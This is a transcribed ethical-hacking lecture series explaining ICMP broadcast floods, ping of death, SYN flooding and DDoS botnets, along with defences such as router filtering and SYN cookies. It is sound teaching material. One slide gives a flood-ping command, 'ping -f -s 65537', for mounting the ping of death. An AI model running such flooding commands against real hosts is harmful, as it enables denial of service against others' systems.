
- Send “ping request” to broadcast address (ICMP Echo Request).
- A large number of response packets:
 - Every host on target network generates a “ping reply” (ICMP Echo Reply) to victim.
 - Ping reply stream can overload victim.
- Prevention?
 - Configure edge router to reject external packets to broadcast address.

Now, this ping request packet as I said is nothing but this ICMP echo request. In this attack, what is done? This ping request packet is sent to a broadcast address. You look at IP address. I tell you in the host part, if I put all one. It refers to as a broadcast address. Now, suppose I have a network and I want to attack one particular host. Let us say this host is X and this is your attacker, let us see. So, what the attacker can do? Attacker can send a packet to this network with a broadcast address.

So, the destination address will be a broadcast address means which will be sent to everybody; all the computers in this network, this packet will be delivered. But in the source address part the attacker has done some mischief. He has done something called IP spoofing which means instead of the address of A, he has substituted this with the address of X. Let us say there are 10000 computers here in this machine. So, if such a broad cast packet comes, all this 10000 machines will be sending back the echo reply packets. But they will not be sent to A, but they will all be sent to X.

So, X will be flooded with echo reply packets, ok. So, there will be a large number of response packets which are ping reply or ICMP echo reply, which can overload the victim. Now, how you can protect this kind of an attack? Well, one simple way is to configure the edge router in every network to not allow packets to go out which have broadcast address as the destination. To reject external packets with broadcast address as destination well, that is possibly an attempt to mount this kind of an attack, if you can stop such packets, then this kind of an attack will not be easy to mount, right.

(Refer Slide Time: 08:52)




So, this is pictorially what I have just now mentioned. Let us say this is the host which an attacker tries to attack and the attacker is sitting here and this is a network. Let us say there are three computers here, the small example. So, what this attacker does? It will send one ICMP echo request packet with this source address as spoofed, using IP spoofing. So, it will change it to DoS target which is this DoS target and destination will be a broadcast address of this network.

So, it will be reaching all three computers and they will all be sending echo reply packets and they will all be targeted to DoS target. It will be 3 ICMP echo response with the destination DoS target. So, if there are n number of machines in this network, there will be n packets which will be targeted to this. So, this is one simple way to overload a server with junk packets, large number of packets.


See the idea is that if a large number packet reaches the destination which we are trying to attack, then any legitimate user who is trying to send a packet to access a service will find that the link has become very slow. Because the servers network means network buffer may become full with the incoming packets and the legitimate packet, legitimate packets which are coming, they will find that the buffers are already full and those request packets will be discarded. So, this is like a denial of service.

(Refer Slide Time: 10:51)



So, this is another pictorial depiction, where here we have the attacker. This is your victim system and this is a network which allows broadcast enabled packets to come. Well, if you want to stop this, your network can reject any incoming packet with broadcast address as a destination. Suppose it is not so. It is broadcast enabled network. So this fellow will be sending a packet here and broadcast enable packet will be generating a large number of packets mocked by these red arrows to this victim system. Just what I said, this is the idea.

(Refer Slide Time: 11:40)



Now, this another kind of our attack, this I mentioned. This exactly not a denial of service, but a way to bring a machine down; the idea is like this. This is called ping of

death. Here also we use ICMP ping messages. Now, a normal ping will generate two messages. As this picture shows, if you give a ping from a source to destination, they will be an echo request followed by echo reply.

Now, this echo request and echo reply packets are typically small packets. They do not contain too many bytes. So, it is assumed that it will be certainly less than the maximum allowed size of 64 kilobytes, 65,536. But in this attack, what is done? A echo packet is deliberately sent which is larger than this maximum size. So, what will happen? Because it is larger there will be a fragmentation, multiple IP fragments will be created and they will be sent.

So, they will be smaller segments, the fragments, but at the others side when it there reassembled, it will be discover, discovered that the total packet size will be greater than 64 kilobytes and it cannot be delivered to the ICMP destination, because it can only receive packets up to a maximum of 64 K.

So, there are systems where if such a large packet comes, which is too large to handle, then this, then the software at the receiving end may either crash or the system may reboot. But of course, not all systems are like this. If the systems are not well configured, they might get crashed or reboot, if a two large packet comes and tries to reach an application at the destination. This is the basic idea here.

(Refer Slide Time: 14:07)

- Mounting the attack ...
- We can mount the Ping of Death attack from within Linux by typing `ping -f -s 65537 <IP-addr>`
- The `-f` switch causes the packets to be sent as quickly as possible.
- Often the cause of a DoS attack is not just the size or amount of traffic, but the rapid rate at which packets are being sent to a target.

Attacker Malicious packet-larger than 110,000 bytes Target Victim

Normal IP packet-maximum size **65,536 bytes**


Page 11/11

Mounting the attack as I said, so what is the idea? So, on a Linux machine for example, you can give a ping command, of course, followed by an IP address. There will be an IP address. After this IP address with some flags $-f -s 65537$. So, 65537 is a size which is greater than 65536 that is 64 K ok. This will mean that you are sending a ping packet to this IP address with size is this and $-f$ is a switch which tells that the packets to be sent as quickly as possible, fast.

So, attacker can send such a packet, larger whatever size it is, greater than this to the target victim, but normal IP packet maximum size is 65536. So, if it is greater than that, so this kind of ping of death attack may happen, because it will broken up into smaller packets to reach the target. They will be reassembled and the size will be found to greater than 65536, right.

So, this is how the attack is mount. But one thing you remember. Just mounting this attack is not the only thing, but that means, the amount of traffic, but the rate at which the packets are being sent that is more important. Because if the packets is sent with some gaps, then maybe the buffer overflow will not happen at the receiver end. But if they sent too fast, then the buffer will get filled up very rapidly and at the end there will be some kind of buffer overflow and no new packet new packets can be accepted ok; fine.

(Refer Slide Time: 16:10)



Now, let us come to SYN flooding which we briefly mentioned earlier. Now, in this SYN flooding attack what we really do is that we try to exploit the TCP connection establishment protocol, some weaknesses there. So, you recall TCP connection is established using a 3-way handshake protocol. This is a SYN, followed by a SYN acknowledgment followed by another SYN packet sent. So, there are 3 packets that are exchanged between a source and a target, before a TCP connection is established.


Now, if the third message does not go like, there is one packet coming, one packet coming back, another packet going. If the third message is not send, third packet is not sent, then the server side will maintain this so called half open connection at least till a timeout interval. But this third packet not going this can be a deliberate attempt from the point of view of the attacker, ok. This half open connection, if a large number of such requests are coming similar, but the third packet is not coming back to the server.

This half open connections will be building up at the server side and the pending request queue will ultimately become full and after that all additional requests that are coming in, they will get blocked right. So, pictorially it can be shown as follows. There is an attacker which can control a bot. Bot is like an auto means, it is an autonomous system. It is an automated software which will be doing certain things repeatedly, which may be a part of a malware or a virus which was injected by the attacker. That is called a Bot.

Now, the attacker is controlling a bot. This is the bot. The bot will be sending spoofed SYN packet. Spoofed SYN packet means the destination address, they are modified. Because if they are not spoofed, all these responses will also be coming back to this bot, but bot is the giving arbitrary IP addresses as the source address. So, the responses will be going to some other places, but because the some other places they are not the ones to initiate the connection, they will not obviously be sending back the third response back.

So, they will not be sending back any response to these SYN-ACK packets and the target will be having so many half open connections accumulating over time and this kind of SYN flooding will take place.

(Refer Slide Time: 19:47)



So, let us look at the protocol diagram, the message exchanges. This is the 3-way handshake protocol in TCP. As I said from client to the server, first a SYN packet is sent. Server sends back a SYN and ACK packet both the flag set and the client will finally, send back an ACK packet and the connection will get established. But if this third packet is not send back, then there will be a half open connection.

So, what will happen is that the client will be sending back many SYN packets, where the IP addresses are spoofed. So, the server is sending back this SYN-ACK packet all right, but they are being sent not to the client, but to some other dummy IP addresses which will not be sending back these third ACKs. So, what will happen? The buffers will get accumulated the size. This half open connection information will get accumulated and this is what is referred to a SYN flooding.

So, there will be a situation, where this server will not be able to accept any further connection because the buffer is full and if any legitimate connection is also coming, they will also get rejected, ok. This is denial of service.

(Refer Slide Time: 21:25)

• What happens actually?

- Attacker sends many connection requests with spoofed source addresses.
- Victim allocates resources for each request.
 - ❖ New thread, connection state maintained until timeout.
 - ❖ Fixed bound on half-open connections.
- Once resources are exhausted, requests from legitimate clients are denied.

• Point to note:

- It costs nothing to TCP initiator to send a connection request.
- But TCP responder must spawn a thread for each request.

And so, whatever I have said is actually mentioned here. The attacker will send many connection request with spoofed source addresses, this is important. So, IP address spoofing is carried out so that the responses will not be sent to the attacker, but to some other places. Victim will allocate resources for each request, because these are TCP request coming, TCP connection requests. So, temporarily some information has to be maintained in a buffer or a table, ok.

A new thread has to be created also, because each incoming TCP connection request has to be handled by a separate thread. So, whenever there is a connection request coming, a new thread is also created. So, the server also creates a new thread and the connection state is maintained half open connection till a timeout period elapses, beyond which of course, the connection will be rejected. This will be removed from the table.

The table allows a fixed number of half open connections to be maintained, but if the table gets exhausted, no further requests will be accepted and even legitimate client requests will be denied. So, the point to note is that when the attacker mounts the attack, it is costing nothing to the attacker which is the TCP initiator. Just a packet is being sent no buffer space is being reserved at the attacker site.

But the responder, the receiver is spawning a thread in response to every request and also reserving some entry in a table or a buffer to maintain the state of the connection. So, there some cost incurred at the receiving side, there is an asymmetry. The sender is not

incurring any cost only the receiver is incurring the cost that is why this kind of attack is possible.

(Refer Slide Time: 23:41)

Preventing Denial of Service Attack


- DoS is caused by asymmetric state allocation.
 - If responder opens new state for each connection attempt, attacker can initiate thousands of connections from bogus or forged IP addresses.
- Cookies ensure that the responder is stateless until initiator produced at least two messages.
 - Responder's state (IP addresses and ports of the connection) is stored in a cookie and sent to initiator.
 - After initiator responds, cookie is regenerated and compared with the cookie returned by the initiator.

Now, to prevent this kind of an attack, as I said the reason for this attack is asymmetry in state allocation. If the responder opens new state for each connection attempt that is what it happens here. The attacker in the, can initiate 1000s of connection from forged IP addresses, spoofed IP addresses and mount this kind of an attack. Now, one solution says you can use some cookies. So, what the cookie does? Cookie means some information that is temporarily maintained in the server, which is relevant to some connections.

These cookies will ensure that it, responder is not maintaining any state until the initiator produces at least two messages. This one and the second message also. So, it will not maintain state of the half open connection, it will store it only in a cookie. Cookie is much less of an overhead, only a few bites ok.

So, it will be stored in a cookie and sent to the initiator and only after the response is obtained from the initiator, the same cookie is regenerated and compared with the cookie written by the initiator whether they are the same connection coming from the same place. If they match, then the connection is accepted and a new thread will be generated. Otherwise no new thread will be generated. Something like this can be done, ok.

(Refer Slide Time: 25:33)



I am just showing with the help of an example here, diagram. These are client, this is server. So, the first packet SYN packet goes. This server responds back with a SYN-ACK and it does not store state in tables, but rather it stores it in a cookie, ok.

Now, this cookie can be containing some information, some sequence number is sent back to the client. It will be a function of the source address, port number, destination number, time and including some server random number it can generate. It is like a challenge response. This server is sending back to the client and this function f can either be a cryptographic encryption process using AES or it can be a cryptographic hash function.

So, what will happen at the end? The client will be sending back an acknowledgement that will also contain the value of the cookie. Now, if this packet was sent to some arbitrary place to, the cookie will not be sent back. So, only if there is a match, the cookies recomputed and compared with the one received and if the match only, then the connection will be established and a new thread will be created. So, in this way the amount of resources that will be accumulating in the server for this kind of request, will be minimized and this kind of attacks can be mitigated, ok. This is the basic idea.

So, with this we come to the end of this lecture. In the next lecture, we shall be talking about some more kinds of attacks including distributed denial of service attacks, exactly how they are mounted and how we can stop them from happening.


Thank you.

Ethical Hacking
Prof. Indranil Sengupta
Department of Computer Science and Engineering
Indian Institute of Technology, Kharagpur

Lecture - 39
Network Based Attacks (Part – II)

In this lecture, we continue with our discussion on Network Based Attacks. If you recall in our previous lecture, we had talked about some kinds of network based attacks, in particular the denial of service attack and some of the mechanisms using which such an attack can be mounted. So, we continue with our discussion.

(Refer Slide Time: 00:39)




So, in this lecture, we shall mainly be covering and enhanced version of denial of service called distributed denial of service attack in short DDoS. We shall see how such attacks work specifically, some HTTP based flooding attack, called HTTP flood attack, and finally, we shall be talking about some of the general safeguards on or defence against such attacks, fine.

(Refer Slide Time: 01:10)

Distributed DoS (DDoS) Attack

- Multiple compromised systems are used to attack a single target.
- Since a DDoS attack is launched from multiple sources, it is often more difficult to detect and block than a DoS attack.




The diagram illustrates a DDoS attack. At the top, there is a central orange circle labeled "INTERNET". From the left side of the Internet circle, several lines extend to small laptop icons, each with a red exclamation mark on its screen, representing compromised systems. From the right side of the Internet circle, a dotted line extends to a server icon with a red exclamation mark, representing the "Victim".

So, let us start by talking about distributed denial of service attack. Well, in a traditional denial of service attack, you can recall, there is an attacker who is trying to flood a victim machine by usually a large number of junk packets. Distributed means something similar happens, but the attack is mounted not from a single machine, but from many machines.

So, you will see here, the idea is, there are multiple compromised systems that are used to mount an attack. If you look at the diagram here, you see the victim is out here. This is the victim computer or computers which are attacked, obviously over the internet, and there are multiple computers which are all compromised and are under control of the so called attacker.

The attacker will be controlling these machines and all these machines, they can be thousands in number. They will be mounting a distributed or parallel attack on the victim; they will all be sending large number of packets so that normal service gets affected. Now, the issue here is that this kind of a distributed denial of service attack as I said, is launched from multiple sources, not one, but several computers can mount this kind of a attack in parallel. And because it is mounted from multiple sources, it becomes that much more difficult for the system, system administrator to detect that this kind of an attack is happening, ok. And generally detection and preventing this kind of an attack becomes more difficult, fine.


(Refer Slide Time: 03:21)



So, let us look at the basic idea using another diagram. Here let us assume that the attacker is here, this is the attacker machine. There is the hacker. We sitting on some machine and somehow the attacker has compromised a number of computer systems on the internet. These are the so called slave machines. And attacker is directing the slave machines to mount some kind of a distributed attack on the victim so that each of them will be sending a large number of some kind of packets to the victim. And the victim will be flooded with all those request and finally, a denial of service scenario will take place.

Now, the issue here is that the reason that this kind of attack is much more difficult to detect and pinpoint, you see the attacker might have compromise the slaves, and the slaves are made to mount the attack. But at the point at the time, when the slaves are mounting the attack maybe the attacker is no longer in the network, the attacker may be detaching or removing itself from the network. So, it becomes almost impossible for anyone to look at the attacker when an attack is being taking place, because the attacker is not actually mounting the attack, there are number of slave machines which are mounting the attack on behalf of the attacker, right.

(Refer Slide Time: 05:08)



So, this is a slightly more detailed picture. And here we talk about some of the terminology or terms that are frequently used in this context. Well, here on top you see the attacker that is a machine where the hacker is sitting and actually is coordinating the attack. There are some computer systems which are called handlers. Well, handlers again are machines which are under control of the attacker and these handlers they have so called botnets, a large number of botnets under each of them. It is, this handler will be having several botnets, this handler will be having several botnets and so on. And all these botnets together will be mounting the attack on the victim machine, ok.


Now, let us understand these terminologies. Well, attacker is a machine as I told you. Handlers are also computer systems which the attacker will first compromise, all maybe this handlers are machines of some of the attacker's friends. They have, they have allowed the attacker to use or access those machines. Now, there are some terminology bot. What is meant by bot? Bot is nothing but a small segment of code, a program code which typically runs in a repetitive fashion that is the definition of a bot. Usually, a bot carries out some repetitive tasks like sending a packet to a victim host, a large number of such packets. In an alternative loop, some repetitive task is carried out. Typically the operation of a bot is relatively simple in nature.

And this botnets that I have shown in the diagram, what is a botnet? Botnet is a number of system, computer systems or any device. It can be your mobile device also, any

internet or network connected system you can say and each of these machines are running one or more bots. Somehow this handler has inserted or installed some bots on those machines. Depending on some weak points, the machines are hacked into and bots are installed and this bots are running on those machines. So, the machines on which the bots are running, these are called botnets.

Now, this large number of botnets, botnets can be thousands and even more in number. These botnets are actually used to perform this distributed denial of service attack, the DDoS attack. Large number of botnets are firing packets to the victim, ok. And on behalf of the attacker, all these botnets are working. They are usually mounting an denial of service attack or sometimes can also gather some information from the victim machine depending on the scenario, ok. This is how roughly things work.

(Refer Slide Time: 08:40)




Now, let us look at a single bot or a botnet. How the bot typically attacks a victim's machine out here. You see what a bot typically does is something like this. Let us say bot will not directly send a packet, because it can, but if a bot directly sends a packet then it will be easy to detect. The victim machine, system administrator can detect the packets are coming from that particular IP address and so that particular IP address must be a malicious entity.

But in the contrast, what the bot might do in an intelligent way, a bot is sending some packet to some server, server on the network, but before sending what it does, you know

that IP spoofing can be done, it is not a very difficult thing. That in the source address instead of specifying the address of itself, it will specify the address of the victim machine which it is trying to attack. And bot is telling or asking the server to send a lot of data, let us say it is asking it to download a very huge file, let us say a file of 1 gigabyte size. Server who received this request, and it will try to fulfil it, but the destination address is not the address of the bot, but the address of the victim, so that data it will be sending directed to the victim machine.


So, there will be many such bot doing something similar and if you try to trace back the attack you will land up into the server, you will not know exactly who was the origin or who was the originator of the attack. This is how in a distributed fashion this kind of attacks can be mounted.

(Refer Slide Time: 10:54)



And the situation can become worse if you have a cloud kind of a scenario; you know in a cloud there are very large number of servers available. So, instead of one server, if the attacker using some kind of command and control mechanism can send that kind of a request to the cloud providers, then all these servers will start sending huge volumes of data to the victim network or the victim machine. So, this will become a much serious kind of attack, because this cloud servers are much more powerful; they can send packets much faster and the victim machine will be overwhelmed with packets or requests in a much more effective and faster way, fine.

(Refer Slide Time: 11:45)



